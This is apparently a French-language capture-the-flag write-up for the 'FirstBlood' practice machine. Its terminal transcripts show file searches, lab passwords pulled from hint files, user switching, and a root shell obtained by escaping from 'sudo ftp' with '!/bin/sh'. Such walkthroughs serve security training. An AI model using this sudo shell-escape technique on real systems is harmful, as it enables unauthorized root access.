find /etc -name passwd -print a>/dev/null → permet de rechercher les dossiers « passwd » dans le dossier « etc », le « a>/dev/null » permet lui de ne pas afficher les erreurs.




```
┌──(kali㉿kali)-[~]
└─$ find /etc -name passwd -print 2>/dev/null
/etc/passwd
/etc/pam.d/passwd
```

find / -type f -readable 2>/dev/null | grep README.txt → permet de chercher un fichier (-type f pour le type de fichier, -readable pour afficher seulement les fichier lisible par cette utilisateur, |greb README est un moyen de rediriger la sortie vers grep pour une correspondance de chaîne, la chaîne étant README).



```
johnny@firstblood:/var/www/html$ find / -type f -readable 2>/dev/null | grep README.txt
/opt/README.txt

/var/www/html/README.txt
/home/johnny/README.txt
```


Nous voyons qu'un fichier README ce trouve dans le dossier opt.



```
johnny@firstblood:/var/www/html$ cat /opt/README.txt

There's another user on this server that might have greater privileges:

username:  blood
password:  HackThePlanet2020!!

You can either switch users or ssh as the new user.  If you know how to do both, pick one.
If you only know how to SSH, learn to switch users.
```


Nous devons ensuite changer d'utilisateur.

Su blood → permet de changer d'utilisateur pour l'utilisateur blood.



```
johnny@firstblood:/var/www/html$ su blood
Password:
blood@firstblood:/var/www/html$ █
```


Nous devons ensuite chercher un nouveau fichier README qui ce trouve dans le répertoire de l'utilisateur blood.



```
blood@firstblood:/var/www/html$ cd
blood@firstblood:~$ ls
README.txt
blood@firstblood:~$ cat README.txt

I didn't think you needed to be told about the README.txt file.

I'm really stoked that you're cruising along.  Nice work!

If you move into the /home directory, we can see the home directories for the other
users on this server.  There's a user directory with some text files.  Attempt to
read both files.
```


On nous demande d’aller dans le répertoire /home, car on peut y voir les répertoires personnels des utilisateurs du serveur. Et on nous demande d’essayer de lire les fichiers .txt qui ci-trouve.

Nous voyons que c’est l’utilisateur SLY qui nous intéresse car nous sommes connectés en BLOOD, nous avons déjà visité JOHNNY et nous n’avons pas les droits pour rentrer dans FIRSTBLOOD.




```
blood@firstblood:~$ cd /home
blood@firstblood:/home$ ls
blood  firstblood  johnny  sly
blood@firstblood:/home$ cd qly
bash: cd: qly: No such file or directory
blood@firstblood:/home$ ls
blood  firstblood  johnny  sly
blood@firstblood:/home$ cd sly
blood@firstblood:/home/sly$ ls
README_FIRST.txt  README.txt
blood@firstblood:/home/sly$ cat READ_FIRST.txt
cat: READ_FIRST.txt: No such file or directory
blood@firstblood:/home/sly$ cat README_FIRST.txt

Obviously, you're able to read this file but you're unable to read the other because
you don't have permissions.  If you perform an:  ls -al

You can see that only the user sly has permission to read README.txt

Hold that thought for a moment...

In some instances we need to perform tasks as other users or even root sometimes.
We can see if we have those permissions by typing:

sudo -l

-l stands for list, as in -- list our permissions

We discover that we have the ability to run a command as sly that might help us.

Figure out how to execute that command as the user sly.

blood@firstblood:/home/sly$ cat README.txt
cat: README.txt: Permission denied
```

ls -al → permet de montrer les droit sur les fichiers, dossiers.



```
blood@firstblood:/home/sly$ ls -al
total 36
drwxr-xr-x 4 sly  sly  4096 Sep 18  2020 .
drwxr-xr-x 6 root root 4096 Sep 18  2020 ..
lrwxrwxrwx 1 sly  sly     9 Sep 18  2020 .bash_history → /dev/null
-rw-r--r-- 1 sly  sly   220 Sep 18  2020 .bash_logout
-rw-r--r-- 1 sly  sly  3771 Sep 18  2020 .bashrc
drwxr-xr-x 6 sly  sly  4096 Sep 18  2020 .config
drwxrwxr-x 3 sly  sly  4096 Sep 18  2020 .local
-rw-r--r-- 1 sly  sly   807 Sep 18  2020 .profile
-rw-rw-r-- 1 sly  sly   583 Sep 18  2020 README_FIRST.txt
-rw------- 1 sly  sly   304 Sep 18  2020 README.txt
```


sudo -l → permet de voir les commande que l'utilisateur peut exécuté en utilisant sudo.



```
blood@firstblood:/home/sly$ sudo -l
Matching Defaults entries for blood on firstblood:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User blood may run the following commands on firstblood:
    (sly) /bin/cat /home/sly/README.txt
    (root) NOPASSWD: /usr/bin/esudo-properties
```


Nous voyons alors que BLOOD peut exécuter /bin/cat en tant que SLY avec sudo.

sudo -u sly /bin/cat /home/sly/README.txt → permet d'exécuter le commande en tant que SLY (-u pour choisir l'utilisateur).



```
blood@firstblood:/home/sly$ sudo -u sly /bin/cat /home/sly/README.txt
[sudo] password for blood:

In case I forget, my password is:  SylvesterStalone

PS -- I think root gave us sudo privileges.  I think this might be dangerous though
because I found a website:  https://gtfobins.github.io/

It shows a possible privilege escalation for root.  I'm totally going to check out
root's files.  hint hint
```


On nous donne ici le mot de passe de SLY est des conseille pour réaliser une élévation de privilèges.



```
blood@firstblood:/home/sly$ su sly
Password:
sly@firstblood:~$ sudo -l
Matching Defaults entries for sly on firstblood:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sly may run the following commands on firstblood:
    (ALL) /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/esudo-properties
```

On peut voir que nous pouvons exécuter la command /usr/bin/ftp en root.

En recherchant ftp sur le site fournit on voit que l'on peut obtenir un accès root grâce à cette console en tapant !/bin/sh.



```
sly@firstblood:~$ sudo -u root /usr/bin/ftp
[sudo] password for sly:
ftp> sudo ftp
?Invalid command
ftp> !/bin/sh
# cd root
/bin/sh: 1: cd: can't cd to root
# cd /root
# ls
README.txt
# cat README.txt
 ______ _          _   ____  _                 _
|  ____(_)        | | |  _ \| |               | |
| |__   _ _ __ ___| |_| |_) | | ___   ___   __| |
|  __| | | '__/ __| __|  _ <| |/ _ \ / _ \ / _` |
| |    | | |  \__ \ |_| |_) | | (_) | (_) | (_| |
|_|    |_|_|  |___/\__|____/|_|\___/ \___/ \__,_|



__ __  _____             _           _   __ __
\ \\ \ |  __ \           | |         | | / // /
 \ \\ \| |__) |___   ___ | |_ ___  __| |/ // /
  > >> >  _  // _ \ / _ \| __/ _ \/ _` < << <
 / // /| | \ \ (_) | (_) | ||  __/ (_| |\ \\ \
/_//_/ |_|  \_\___/ \___/ \__\___|\__,_| \_\\_\


I hope you enjoyed this box.  I wanted to create something
on the easier side because I know how frustrating and
rewarding the process can be.  If you liked this box
please reach out to me on Twitter and let me know:

@iamv1nc3nt
```